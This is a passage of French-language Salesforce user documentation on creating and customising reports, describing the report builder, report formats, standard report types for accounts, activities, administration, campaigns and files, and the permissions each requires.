   Un instantané de rapport permet de rendre compte des données historiques. Les utilisateurs autorisés peuvent enregistrer des résultats de rapports récapitulatifs ou tabulaires dans des champs d'un objet personnalisé, puis mapper ces champs avec ceux de l'objet cible. Ils peuvent ensuite planifier l'exécution du rapport afin de charger les champs de l'objet personnalisé avec les données du rapport. Les instantanés de rapport vous permettent d'utiliser les données d'un rapport de la même manière que vous utilisez les autres enregistrements dans Salesforce.
4. Classement rapide de données dans des compartiments

   Le *compartimentage* permet de classer rapidement les enregistrements d'un rapport, sans créer de formule ni de champ personnalisé. Lorsque vous créez un champ de compartiment, vous définissez plusieurs catégories (compartiments) utilisées pour regrouper des valeurs de rapport.
5. Combinaison de différents types d'information dans un rapport joint

   Le format de rapport joint permet de visualiser différents types d'information dans le même rapport. Un rapport joint peut contenir des données de plusieurs types de rapport standard ou personnalisé.
6. Affichage des données de rapport dans des graphiques

   Pour aider les lecteurs à comprendre rapidement vos données, affichez-les sous forme graphique. Les graphiques s'affichent juste au-dessus du tableau du rapport. Ils offrent aux utilisateurs une vue d'ensemble de vos données avant d'en étudier les détails. Utilisez des graphiques en courbe pour suivre les modifications dans le temps, ou des graphiques à barres ou à secteurs pour comparer des valeurs temporelles. Les graphiques peuvent également s'afficher dans des composants de tableaux de bord.
7. Affichage des données de rapport dans des tableaux

   Pour aider les lecteurs à parcourir les données, essayez de masquer des pages et des plages, de limiter le nombre de résultats renvoyés et de souligner les données avec des couleurs. Vous pouvez également afficher votre tableau dans un composant de tableau de bord.

8. Rapport sur les données Salesforce avec Excel

   Connect pour Office inclut un module complémentaire Excel vous permettant d'accéder en toute sécurité à vos rapports Salesforce avec Microsoft® Excel®. Créez les rapports nécessaires dans Salesforce, insérez-les dans une feuille de calcul Excel, puis utilisez des formules, organigrammes et tableaux croisés Excel pour personnaliser et analyser les données. Lorsque Salesforce désactive le protocole TLS 1.0, nous arrêtons la prise en charge de Connect pour Office.

9. Mise à jour de l'assistant de création de rapports

   Le générateur de rapport, un puissant éditeur glisser-déposer, est l'outil standard de création et de modification de rapports. Si votre organisation utilise toujours l'ancien assistant de rapport, vous devez mettre à niveau vers le générateur de rapport.

## Génération d'un rapport

Le générateur de rapports est un outil par glisser-déposer qui permet d'accéder à l'ensemble de vos données. Vous pouvez configurer de nouveaux rapports et modifier des rapports existants.

Pour personnaliser un rapport existant à l'aide du générateur de rapport, cliquez sur le nom d'un rapport, puis sur **Personnaliser**. Pour optimiser la mise en page, le générateur de rapport utilise un en-tête de page compressé. Pour afficher les onglets de vos applications, fermez simplement le générateur ou cliquez sur le logo Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

1. Sélection d'un type de rapport

   Le type de rapport que vous sélectionnez détermine les enregistrements et les champs affichés dans votre rapport. Par exemple, le type de rapport Opportunités permet d'accéder aux enregistrements et aux champs des opportunités, tels que Montant, Étape et Type.

2. Choix d'un format de rapport

   Un rapport peut utiliser un format tabulaire, récapitulatif, matriciel ou joint. Choisissez un format assez complexe pour capturer les données que vous souhaitez afficher, mais assez simple pour pouvoir le communiquer aisément.

3. Création d'un rapport

   Créez un rapport pour examiner en temps réel un aspect de votre activité, par exemple le statut de clients, d'opportunités, de requêtes de support, etc.

4. Création d'un rapport personnalisé

   Vous pouvez personnaliser les rapports standard ou élaborer intégralement des rapports personnalisés qui correspondent très exactement aux besoins de votre organisation.

5. Création d'un rapport personnalisé en mode d'accessibilité

6. Regroupement de vos données de rapport

   Regroupez les données des colonnes ou des lignes dans des rapports récapitulatifs, matriciels et joints pour afficher des informations pertinentes. Par exemple, regroupez les opportunités par date de fermeture pour afficher les opportunités fermées ou regroupez les requêtes par produit pour afficher le nombre de requêtes associées à chaque produit. Il peut exister des regroupements au sein de regroupements.

7. Permanence de l'utilisation pendant le chargement de l'aperçu de votre rapport

   Pour la plupart des actions, vous pouvez continuer à utiliser votre rapport pendant le chargement de l'aperçu. Par exemple, lors de la modification d'un rapport, vous pouvez faire glisser plusieurs champs dans le rapport, puis créer un regroupement pendant que ces colonnes se chargent.

8. Personnalisation des rapports

   Le *Générateur de rapport* est un éditeur visuel de rapports. L'écran Générateur de rapport permet d'utiliser des fichiers et des filtres de rapport, et présente un aperçu de votre rapport avec quelques données seulement.

9. Champs de rapport

   Le volet Champs répertorie tous les champs du type de rapport sélectionné, organisés par dossier. Il répertorie également des formules récapitulatives personnalisées, que vous pouvez créer, modifier et supprimer.

10. Récapitulation des données de votre rapport

    Un champ récapitulatif contient des valeurs numériques dont vous souhaitez connaître la somme, la moyenne, la plus élevée ou la plus basse. Les champs récapitulatifs présentent tous les niveaux de regroupement. Dans les rapports récapitulatifs et matriciels, ils se trouvent également au niveau du total général.

11. Sous-total des résultats de rapport

    Calculer le sous-total de vos rapports permet d'analyser les tendances de vos données. Vous pouvez regrouper des ensembles d'informations, trier les regroupements et comparer le sous-total de chaque ensemble au total général. Dans les rapports récapitulatifs et joints, vous pouvez également calculer le sous-total par champs multiples afin d'obtenir des séries d'informations en cascade.

12. Total intelligent dans les rapports

    Le calcul de total « intelligent » signifie que les données dupliquées sont comptabilisées une seule fois dans un sous-total ou un total. Salesforce utilise un calcul de total « intelligent » lors de l'exécution de rapports qui contiennent des données dupliquées dans toute colonne sélectionnée pour générer un récapitulatif ou une moyenne.

13. Utilisation de formules dans des rapports

    Les formules permettent de créer des récapitulatifs personnalisés basés sur des valeurs calculées qui utilisent les données du rapport. Ces formules peuvent être utilisées en tant que colonnes dans votre rapport.

14. Enregistrement de votre rapport

    Cliquez sur **Enregistrer** pour mettre à jour un rapport existant avec des modifications récentes, ou sur **Enregistrer sous** pour cloner le rapport d'origine sans le modifier. Dans Lightning Experience, cliquez sur **Cloner** pour cloner le rapport.

CONSULTER ÉGALEMENT :

Permanence de l'utilisation pendant le chargement de l'aperçu de votre rapport

Création d'un rapport

Création d'un rapport

Champs de rapport

Sélection d'un type de rapport

Personnalisation des rapports

Choix d'un format de rapport

Création d'un rapport personnalisé

Combinaison de différents types d'information dans un rapport joint

## Sélection d'un type de rapport

Le type de rapport que vous sélectionnez détermine les enregistrements et les champs affichés dans votre rapport. Par exemple, le type de rapport Opportunités permet d'accéder aux enregistrements et aux champs des opportunités, tels que Montant, Étape et Type.

Il existe deux types de rapport : standard et personnalisé.

Les types de rapport standard permettent d'accéder à la plupart des données Salesforce. Par exemple, le type de rapport Opportunités permet d'accéder aux enregistrements et aux champs des opportunités dans votre rapport. Si vous générez un rapport sur Montants d'opportunité, Probabilité ou Type, choisissez le type de rapport Opportunités.

Les types de rapport personnalisés permettent d'accéder aux objets personnalisés dans Salesforce, ou aux vues personnalisées des objets standard (telles que Opportunités), que votre administrateur configure. Par exemple, votre administrateur peut créer un type de rapport personnalisé qui permet d'accéder aux Opportunités, plus aux champs associés dans les Produits. Avec ce type de rapport personnalisé, vous pouvez générer aisément des rapports sur les Opportunités d'un produit donné.

1. Sous l'onglet Rapports, cliquez sur **Nouveau rapport**.
2. Sélectionnez le type de rapport, puis cliquez sur **Créer**.

   Remarque: Une fois le rapport créé, vous ne pouvez pas changer son type.

Le générateur de rapport s'ouvre. Il permet d'accéder aux enregistrements et aux champs basés sur le type de rapport que vous avez sélectionné.

Types de rapport standard

Salesforce offre un large choix de types de rapport standard que vous pouvez adapter à vos besoins uniques. Il est rarement nécessaire de créer un tout nouveau rapport.

Types de rapport personnalisé préconçus

Certaines fonctionnalités de Salesforce offrent des types de rapport personnalisé prédéfinis qui évitent de créer des rapports.

CONSULTER ÉGALEMENT :

Configuration d'un type de rapport personnalisé

Pourquoi mon rapport ne renvoie-t-il pas les données voulues ?

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et supprimer des rapports :

- Créer et personnaliser des rapports

  ET

  Générateur de rapport

## Types de rapport standard

Salesforce offre un large choix de types de rapport standard que vous pouvez adapter à vos besoins uniques. Il est rarement nécessaire de créer un tout nouveau rapport.

**Conseil:** Certains de ces dossiers n'apparaissent peut-être pas si l'administrateur a personnalisé la visibilité des dossiers de l'onglet Rapport.

Si vous ne trouvez aucun rapport à personnaliser pour votre activité, pouvez également créer un rapport personnalisé pour accéder aux informations précises dont vous avez besoin.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les** éditions, à l'exception de **Database.com** (l'édition détermine les rapports affichés).

**AUTORISATIONS UTILISATEUR**

Pour exécuter des rapports :
- Exécution des rapports

Pour planifier des rapports :
- Planifier des rapports

Pour créer, modifier et supprimer des rapports :
- Créer et personnaliser des rapports

  ET

  Générateur de rapport

1. Rapports sur les comptes et les contacts
   Utilisez des rapports de compte et de contact standard pour obtenir des informations sur les comptes actifs, négligés ou les nouveaux comptes, et sur les comptes par responsable ou partenaire. Les deux rapports de contact standard vous permettent de créer une liste de publipostage des contacts ou de suivre les opportunités en fonction du rôle du contact.
2. Rapports sur les activités
   Les rapports d'activité sont utilisés pour recueillir des informations sur les activités en cours, les activités terminées, les événements multi-personnes ou les demandes d'approbation en attente pour lesquelles vous êtes approbateur délégué.
3. Rapports administratifs
   Les rapports administratifs vous aident à analyser vos utilisateurs Salesforce, vos documents et vos requêtes d'approbation en attente. Vous pouvez créer des rapports sur les utilisateurs actifs de Salesforce et pour savoir qui s'est connecté.
4. Rapports de campagne
   Utilisez des rapports de campagne afin d'analyser vos efforts de marketing. Vous pouvez créer des rapports sur le retour sur investissement de vos campagnes, suivre les personnes que vous avez ciblées avec ces campagnes et celles qui vous ont répondu, ou analyser les opportunités qui ont résulté de vos campagnes.
5. Rapports sur les fichiers et les contenus
   Exécutez des rapports sur les fichiers et les contenus afin d'analyser l'engagement des utilisateurs avec les fichiers et Salesforce CRM Content.
6. Rapports de prévision
   Les rapports de prévision présente des informations sur les données de prévisions personnalisables.
7. Rapports sur les pistes
   Utilisez les rapports sur les pistes pour afficher des informations sur l'origine et le statut des pistes, le temps de réponse aux pistes, les pistes négligées et l'historique des champs de piste.
8. Rapports sur les opportunités
   Les rapports d'opportunité fournissent des informations sur les opportunités, qui comprennent les responsables, les comptes, les étapes, les montants et davantage. Les paramètres par défaut affichent les informations sur chaque objet les plus fréquemment utilisées. Vous pouvez toutefois personnaliser un rapport afin d'afficher d'autres informations, telles que la source de la campagne principale, la catégorie de prévisions et le devis synchronisé.
9. Rapports sur les produits et les actifs
   Utilisez les rapports de produit et d'actif pour afficher des informations sur les produits actuellement installés chez les utilisateurs. Examinez les actifs que possèdent vos clients, répertoriez les requêtes classées pour un actif donné ou identifiez les actifs qui ne sont associés à aucun produit.

10. Rapports libre-service
    Les rapports Libre-Service vous permettent d'analyser l'efficacité de votre portail libre-service. Examinez le nombre de requêtes actuellement visualisées, le nombre de clients actuellement connectés ou ce que les clients pensent des solutions que vous offrez.
11. Rapport sur l'activité de support
    Utilisez les rapports sur le support pour suivre le nombre de requêtes créées, les commentaires de requête, les e-mails de requête, les responsables de requête, les rôles de contact de requête, les requêtes avec solution, le temps écoulé depuis le dernier changement de statut ou de responsable de la requête et l'historique des requêtes.

CONSULTER ÉGALEMENT :

Recherche d'un rapport

La page d'exécution de rapport

Création d'un rapport personnalisé

Accès à vos données grâce aux rapports

### Rapports sur les comptes et les contacts

Utilisez des rapports de compte et de contact standard pour obtenir des informations sur les comptes actifs, négligés ou les nouveaux comptes, et sur les comptes par responsable ou partenaire. Les deux rapports de contact standard vous permettent de créer une liste de publipostage des contacts ou de suivre les opportunités en fonction du rôle du contact.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les** éditions, à l'exception de **Database.com** (l'édition détermine les rapports affichés).

**Rapport standard : Historique de champ**
Si votre entreprise suit l'historique des champs sur les comptes ou les contacts, vous pouvez créer des rapports sur ces informations à l'aide du rapport de l'historique des comptes ou du rapport de l'historique des contacts.

**Rapport standard : Comptes personnels**
Si votre entreprise utilise des comptes personnels, les champs propres aux comptes personnels sont disponibles et dotés du préfixe `Compte personnel :` dans les rapports de compte. En outre, vous pouvez inclure le champ `Est un compte personnel` à la fois dans les rapports de compte et de contact. Votre administrateur utilise peut-être une étiquette différente pour un `Compte personnel`.

**Publipostage en masse**
Vous pouvez également créer un rapport pour les informations de contact et exporter ces données vers Microsoft® Excel®, puis effectuer un publipostage en masse avec Microsoft® Word®.

**`Dernière activité`**
La date de dernière activité est la date d'échéance du dernier événement consigné dans l'enregistrement ou de la dernière tâche fermée associée à l'enregistrement. La date de dernière activité peut s'afficher dans des listes associées et des rapports d'activités, ainsi que dans des pages de détails d'enregistrement (notamment des comptes, des contacts et des pistes).

**Filtre `Afficher` des rapports sur les comptes**
Le filtre `Afficher` standard des rapports sur les comptes permet de limiter les données de compte avec les options ci-dessous. Ces options varient selon l'édition et la configuration de votre organisation.

- Mes comptes : affiche des comptes qui vous appartiennent.
- Mes comptes dans l'équipe de compte : affiche les comptes de l'équipe de compte dans lesquels vous vous trouvez.
- Mon équipe de compte et mes comptes : affiche les comptes qui vous appartiennent et ceux de votre équipe de compte dans lesquels vous vous trouvez.
- Les comptes de mon équipe : affiche vos comptes et les comptes appartenant à tous vos subordonnés dans la hiérarchie des rôles.

- Mes territoires : pour les organisations qui utilisent la gestion des territoires, cette option affiche les comptes appartenant aux territoires auxquels vous êtes attribué(e).
- Les comptes de mon équipe de territoire : pour les organisations qui utilisent la gestion des territoires, cette option affiche les comptes appartenant à vos territoires et aux descendants de vos territoires.
- L'équipe de compte de mon équipe et leurs propres comptes : pour vos subordonnés dans la hiérarchie des rôles, affiche les comptes qui leur appartiennent ou dans lesquels ils se trouvent dans l'équipe de compte.
- Tous les comptes visibles : affiche tous les comptes que vous pouvez consulter selon votre modèle de partage.
- Territoires : pour les organisations qui utilisent la gestion des territoires, le filtre supplémentaire `Territoires` peut être défini sur Tout, Plusieurs territoires ou Territoire manquant. Dans les types de rapport personnalisé, lors de l'utilisation du filtre `Territoires` qui inclut des territoires, Plusieurs Territoires ou Territoires manquants ne sont pas affichés dans les résultats de rapport.
- Portail client : Si votre organisation utilise un portail client Salesforce, ajoutez le champ `Compte du portail client` à vos rapports de compte pour afficher les comptes dont des contacts peuvent utiliser le portail.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport
Limitez les résultats d'un rapport

### Rapports sur les activités

Les rapports d'activité sont utilisés pour recueillir des informations sur les activités en cours, les activités terminées, les événements multi-personnes ou les demandes d'approbation en attente pour lesquelles vous êtes approbateur délégué.

Les rapports d'activité standard vous permettent de sélectionner la période et le statut des activités que vous voulez inclure. Les rapports d'activité standard répertorient les tâches et rendez-vous pour une période sélectionnée ou les événements avec tous les invités.

Vous pouvez également créer des rapports d'activité personnalisés en cliquant sur le l'onglet Rapports, **Nouveau rapport**, puis en sélectionnant **Activités** comme type de données sur lequel créer un rapport.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes les** éditions, à l'exception de **Database.com** (l'édition détermine les rapports affichés).

Remarque: Cliquez sur **Afficher la hiérarchie** pour afficher la hiérarchie des rôles de votre organisation au-dessus des résultats de rapport. Vous pouvez utiliser la hiérarchie des rôles pour partager des données de rapport avec des personnes de niveaux différents dans la hiérarchie. Par exemple si vous affichez **PDG > Vice-Président des ventes internationales > Directeur des opérations commerciales**, vous affichez uniquement les données du rôle Directeur des opérations commerciales. Cliquez sur le nom d'un rôle pour afficher et partager les données visibles pour les personnes de ce rôle.

Fonctions spéciales du dossier Rapports sur les activités

Tenez compte des points suivants lorsque vous exécutez des rapports sur les activités :

#### Rapports standard

- Si l'option de suivi des e-mails HTML est activée, choisissez le rapport statistique des messages HTML. Ce rapport rend compte de tout ce qui se trouve dans la liste associée du statut des messages HTML des pistes et contacts.
- Sélectionnez le rapport Événements avec invités pour inclure dans le rapport uniquement les événements multi-personnes. Les filtres standard du rapport Événements avec invités sont les suivants :
  - Attribué à : affiche uniquement les événements multi-personnes dont vous êtes responsable.

  - Attribué à l'équipe de : affiche les événements multi-personnes dont une personne de votre équipe est responsable.
  - Invité : affiche uniquement les événements multi-personnes qui vous répertorient comme invité.
  - L'invité appartient à l'équipe de : affiche les événements multi-personnes qui affichent toute personne de votre équipe comme invité.

- Le rapport Mes demandes d'approbation déléguées répertorie toutes les demandes d'approbation dont vous êtes l'approbateur remplaçant. Le rapport Toutes les demandes d'approbation en attente est stocké dans le dossier Rapports sur les activités.
- Dans les organisations Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, utilisez les liens **Hiérarchie** du rapport Tâches et rendez-vous pour afficher les activités des utilisateurs qui vous sont rattachés. Vous ne pouvez afficher que les activités dont vous êtes responsable et celles dont sont responsables les utilisateurs qui vous sont hiérarchiquement rattachés.
- Si votre organisation utilise les activités partagées, les rapports (y compris les types de rapport personnalisé et les rapports Tâches et Événements) affichent des résultats différents en fonction de vos autorisations. Supposons que vous générez un rapport sur des événements, et que les résultats du rapport contiennent un événement associé à deux contacts ou plus avec également des invités. Si vous êtes administrateur, les résultats du rapport affichent un événement pour le contact principal, plus un événement distinct pour chaque invité. Si vous n'êtes pas administrateur, les résultats du rapport affichent seulement un événement pour le contact principal.

**Types de rapport**

- Utilisez le générateur rapport pour créer des rapports d'activité qui affichent les activités associées à un autre type d'enregistrement. Par exemple, le rapport personnalisé Activités associées aux pistes affiche les activités associées aux pistes.
- Les activités associées aux rapports sur les pistes n'affichent pas des données pour les champs `Adresse - Ligne 1`, `Adresse - Ligne2` et `Adresse - Ligne3`.

**Conseils pour les rapports sur les activités**

- Définissez le critère de recherche « Invitation à un événement égal 0 » pour éliminer les événements qui correspondent aux invitations envoyées aux utilisateurs d'un événement multi-personnes.
- Les activités archivées ne sont pas incluses dans les rapports. Les événements et les tâches fermées depuis plus d'un an sont archivés. Cependant, les tâches en cours ne sont pas archivées. Vous pouvez toutefois afficher les activités archivées d'un enregistrement en sélectionnant **Afficher tout** dans la section `Historique des activités` de la page de détails d'un enregistrement.
- Les activités des contrats privés sont affichées uniquement dans les rapports du propriétaire du contact.
- Les filtres standard des rapports d'activité vous permettent de limiter les résultats du rapport à l'aide des options suivantes. En fonction de l'édition dont vous disposez, certaines de ces options ne sont pas disponibles.
  - Mes activités : contient les activités dont vous êtes responsable.
  - Mes activités déléguées : contient les activités que vous avez créées mais dont vous n'êtes pas responsable, le responsable occupe votre rôle dans la hiérarchie.
  - Les activités de mon équipe : contient les activités dont sont responsables des utilisateurs rattachés à vous dans la hiérarchie des rôles.
  - Toutes les activités : affiche toutes les activités que le modèle de partage vous permet de visualiser.
- Si vous recevez un message d'erreur vous indiquant que les résultats du rapport d'erreur sont trop nombreux, personnalisez le rapport en appliquant un filtre à une liste de sélection, du texte ou un champ de date. Vous pouvez aussi relancer le rapport en

utilisant un autre type de données pour les activités, par exemple Activités associées aux comptes ou Activités associées aux opportunités.

CONSULTER ÉGALEMENT :

- La page d'exécution de rapport
- Limitez les résultats d'un rapport

**Rapports administratifs**

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour afficher le dossier Rapports administratifs : | Afficher la configuration |
| Pour exécuter des rapports utilisateur : | Exécution des rapports<br>ET<br>Afficher la configuration |
| Pour créer, modifier, enregistrer et supprimer des rapports utilisateur : | Créer et personnaliser des rapports<br>ET<br>Afficher la configuration |
| Pour exécuter des rapports de documents : | Exécution des rapports |
| Pour créer, modifier, enregistrer et supprimer des rapports de document : | Créer et personnaliser des rapports |
| Pour exécuter des rapports sur les demandes d'approbation en attente : | Exécution des rapports<br>ET<br>Afficher toutes les données |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Les rapports administratifs vous aident à analyser vos utilisateurs Salesforce, vos documents et vos requêtes d'approbation en attente. Vous pouvez créer des rapports sur les utilisateurs actifs de Salesforce et pour savoir qui s'est connecté.

Remarque: Le dossier Rapports administratifs s'affiche dans l'onglet Rapports uniquement si vous disposez de l'autorisation Afficher la configuration. Cette autorisation n'est pas requise pour afficher le type Rapports administratifs. Tous les utilisateurs peuvent l'afficher et gérer les rapports de document associés à ce type. Pour afficher les autres rapports associés à ce type, tels que les rapports de requête d'approbation et d'utilisateur, vous devez disposer de l'autorisation.

Fonctions spéciales du dossier Rapports administratifs

Tenez compte des points suivants lorsque vous exécutez des rapports administratifs :

**Rapports standard**

- Le rapport Tous les utilisateurs actifs répertorie les utilisateurs actifs dans votre organisation et la date de leur dernière connexion.
- Le rapport Utilisateurs connectés cette semaine répertorie tous les utilisateurs qui se sont connectés à Salesforce au cours des sept derniers jours. Si les communautés sont activées, vous pouvez ajouter une colonne `Communauté` afin de déterminer les communautés auxquelles les utilisateurs se sont également connectés.
- Le rapport Documents répertorie les documents qui figurent dans chaque dossier.

- Le rapport Toutes les demandes d'approbation en attente répertorie les demandes d'approbation en attente d'approbation pour chaque processus d'approbation. Le rapport Mes demandes d'approbation déléguées figure dans le dossier Rapports sur les activités.
- Si l'organisation utilise des territoires, le rapport Territoire de l'utilisateur du dossier Rapports sur les territoires récapitule les territoires auxquels des utilisateurs ont été attribués.

**Types de rapport**

- Créez un rapport personnalisé qui répertorie les rapports de votre organisation et la date de dernière utilisation de chaque rapport. Sélectionnez Rapports administratifs, puis Rapports comme type de rapport.
- Si votre organisation utilise les communautés, vous pouvez générer un rapport sur l'historique des connexions des membres externes de vos communautés.
  1. Créez un rapport personnalisé.
  2. Sélectionnez des rapports administratifs.
  3. Sélectionnez le type de rapport Utilisateurs.
  4. Ajoutez `communauté` aux colonnes de votre rapport.
  5. Ajoutez un filtre qui inclut les profils d'utilisateurs de communauté.
- Si votre organisation utilise un portail client Salesforce, vous pouvez générer un rapport sur les utilisateurs du portail client :
  1. Créez un rapport personnalisé.
  2. Sélectionnez des rapports administratifs.
  3. Sélectionnez Utilisateurs comme type de rapport.
  4. Ajoutez un `Type de licence`, un `Profil` et un `Rôle` à vos colonnes de rapport. Vous ne pouvez pas générer un rapport sur les rôles d'utilisateurs du portail haut volume car ils n'ont aucun rôle.

     Remarque: Les ensembles d'autorisations ne sont pas pris en charge.

  Vous pouvez également ajouter le champ `Compte du portail Client` à vos rapports de compte afin d'afficher les comptes dont les contacts peuvent utiliser le portail.
- Vous pouvez créer des types de rapport personnalisé à partir desquels les utilisateurs peuvent créer des rapports sur les rapports et tableaux de bord de votre entreprise. Lorsque vous définissez un type de rapport personnalisé, sélectionnez Rapports ou Tableaux de bord dans la liste déroulante `Objet principal` de la page Nouveau type de rapport personnalisé.

**Conseils relatifs aux rapports administratifs**

- Les utilisateurs qui disposent de l'autorisation « Gérer les utilisateurs internes » peuvent créer un rapport personnalisé sur les utilisateurs. Ce rapport répertorie tous les détails des tentatives de connexion des utilisateurs. Les champs appropriés, tels que `Date/heure de connexion`, `Adresse IP source` et `Statut de connexion`, sont regroupés dans la section Historique des connexions de l'étape Sélectionnez les colonnes. Le champ `Type de client` indique si l'utilisateur s'est connecté via un navigateur Web ou une autre interface telle que Connect pour Lotus Notes ou un portail partenaire. Vous pouvez également identifier les utilisateurs qui ne se sont jamais connectés en définissant des critères de rapport : Sélectionnez le champ `Date/heure de connexion` et l'opérateur égal, puis laissez la troisième valeur vide.

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

### Rapports de campagne

Utilisez des rapports de campagne afin d'analyser vos efforts de marketing. Vous pouvez créer des rapports sur le retour sur investissement de vos campagnes, suivre les personnes que vous avez ciblées avec ces campagnes et celles qui vous ont répondu, ou analyser les opportunités qui ont résulté de vos campagnes.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Fonctions spéciales du dossier Rapports de campagne

Tenez compte des éléments suivants lorsque vous exécutez des rapports de campagne :

#### Rapports standard

- Sur le rapport personnalisé des détails de campagne et le rapport d'analyse du retour sur investissement des campagnes, vous pouvez inclure les statistiques des hiérarchies de campagnes qui fournissent des valeurs synthétisées pour une campagne parent et toutes les campagnes au-dessous dans la hiérarchie. Si vos campagnes comprennent une liste de sélection personnalisée indiquant le niveau hiérarchique (par exemple, tactique, programme et initiative), vous pouvez exécuter un rapport qui récapitule les données à n'importe quel niveau de hiérarchie sur l'ensemble des campagnes.
- Utilisez les rapports Pistes de la campagne ou Contacts de la campagne pour répertorier les pistes ou contacts associés aux campagnes.
- Utilisez le rapport Membre de campagne pour répertorier les membres de la campagne par campagne.
- Utilisez le rapport d'analyse sur les membres de la campagne pour résumer les informations concernant les personnes qui ont répondu aux campagnes.
- Utilisez le rapport sur le chiffre d'affaires de la campagne pour analyser les opportunités résultant des campagnes. Avec Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition, vous pouvez également, dans ce rapport, analyser des produits et des planifications de quantité et de chiffre d'affaires.
- Le rapport d'analyse sur le retour sur investissement des campagnes calcule le RSI et le coût moyen de vos campagnes. Le retour sur investissement est calculé en divisant le bénéfice net (`Nombre total d'opportunités gagnées - Coût réel`) par le `Coût réel`. Le retour sur investissement obtenu est exprimé en pourcentage.
- Utilisez le rapport de campagne avec des opportunités influencées pour consulter les opportunités qui ont été influencées par plusieurs campagnes.

  Remarque: Le rapport de campagne avec des opportunités influencées respecte les règles de partage des comptes, des contrats et des campagnes. Les objets comportant des règles de partage définies comme privées ne s'affichent pas dans le rapport.

#### Types de rapport

- Utilisez le type de rapport personnalisé Campagnes avec membres afin de créer un rapport contenant des informations sur les pistes et les contacts de plusieurs campagnes. Utilisez le rapport Campagne particulière pour voir les contacts et les pistes d'une campagne en particulier. Ces rapports ne sont disponibles que pour les utilisateurs autorisés à lire les contacts et les pistes.
- Utilisez le rapport Campagnes avec des informations de pistes et de pistes converties pour consulter des informations sur la durée de vie d'une piste triées par la ou les campagnes.
- Utilisez le rapport de campagne avec des opportunités influencées pour consulter les opportunités qui ont été influencées par plusieurs campagnes.

#### Conseils pour les rapports de campagne

- Certains rapports vous permettent de limiter les données à une seule campagne en utilisant l'icône de recherche pour sélectionner une campagne. Si l'utilisateur exécutant un rapport n'est plus autorisé à afficher la campagne sélectionnée, le rapport n'affiche aucun résultat. Ce comportement de rapport est semblable à ce qui se passe lors de la suppression d'une campagne.

- La valeur `Statut du membre` représente le statut de la piste ou du contact, en ce qui concerne cette campagne. Le propriétaire de la campagne peut créer jusqu'à 50 valeurs de statut de membre.Les valeurs exemple de statut de membre comprennent « Planifié », « Envoyé » ou « Participé ». De plus, vous pouvez désormais ajouter les champs `Première association du membre`, `Répondu` et `Première réponse du membre` aux rapports de campagne. Ces champs permettent de savoir si le membre a répondu à la campagne, et de voir les dates auxquelles il a été ajouté à la campagne et a initialement répondu à la campagne.
- La valeur`Dernière activité` de la campagne représente la date d'échéance de l'activité la plus récente dans un enregistrement. Les activités passées ou futures suivantes déterminent cette date :
  - tout événement
  - Tâches closes

CONSULTER ÉGALEMENT :

La page d'exécution de rapport

Limitez les résultats d'un rapport

### Rapports sur les fichiers et les contenus

Exécutez des rapports sur les fichiers et les contenus afin d'analyser l'engagement des utilisateurs avec les fichiers et Salesforce CRM Content.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Rapports sur les fichiers et les contenus standard

Exécutez les rapports pré-intégrés ci-dessous sur les fichiers et les contenus.

**Auteurs de contenu**
Déterminez le nombre de fichiers, de packs de contenu, de documents Google et de liens Web que chaque auteur a publié dans Salesforce CRM Content.

**Période de publication du contenu**
Déterminez le nombre de fichiers, de packs de contenu, de documents Google et de liens Web publiés dans une bibliothèque au cours d'une période donnée.

**Téléchargements de fichiers et de contenus**
Déterminez quels fichiers les utilisateurs ont téléchargés et à quelle date.

**Engagement de fichiers et de contenus**
Déterminez le nombre de téléchargements, de partages, de mentions J'aime et de commentaires associés à un fichier.

**Liens de fichier et de contenu**
Observez les fichiers que partagent les utilisateurs à l'aide de livraisons de contenu ou avec **Partager via un lien**. Pour chaque lien, affichez la date de création, la date d'expiration, la date de dernière visite, s'il est protégé par mot de passe ainsi que le nombre total de visites. Chaque ligne du rapport est accessible aux utilisateurs hors de votre organisation.

**Administrateurs de bibliothèque**
Déterminez le nombre de fichiers, de packs de contenu, de documents Google et de liens Web dans chaque bibliothèque, ainsi que le volume total de stockage de fichiers utilisé par chaque bibliothèque.

**Contenu de bibliothèque**
Déterminez le nombre de fichiers, de packs de contenu, de documents Google et de liens Web dans chaque bibliothèque, ainsi que le volume total de stockage de fichiers utilisé par chaque bibliothèque.

**Téléchargements de contenu les plus fréquents**
Déterminez quels fichiers et packs de contenu sont les plus téléchargés, et quels liens Web et documents Google sont les plus ouverts.

**Contenu ayant le plus grand nombre d'abonnements**
Déterminez quels fichiers, packs de contenu, documents Google et liens Web ont le plus grand nombre d'abonnés.

**Contenu périmé**
Déterminez quels fichiers n'ont pas été téléchargés ou révisés récemment.

Types de rapport sur les fichiers et les contenus

Élaborez des rapports standard sur les fichiers et les contenus.

**Rapport de contenu**
Créez un rapport sur Salesforce CRM Content.

| Champ | Description |
|---|---|
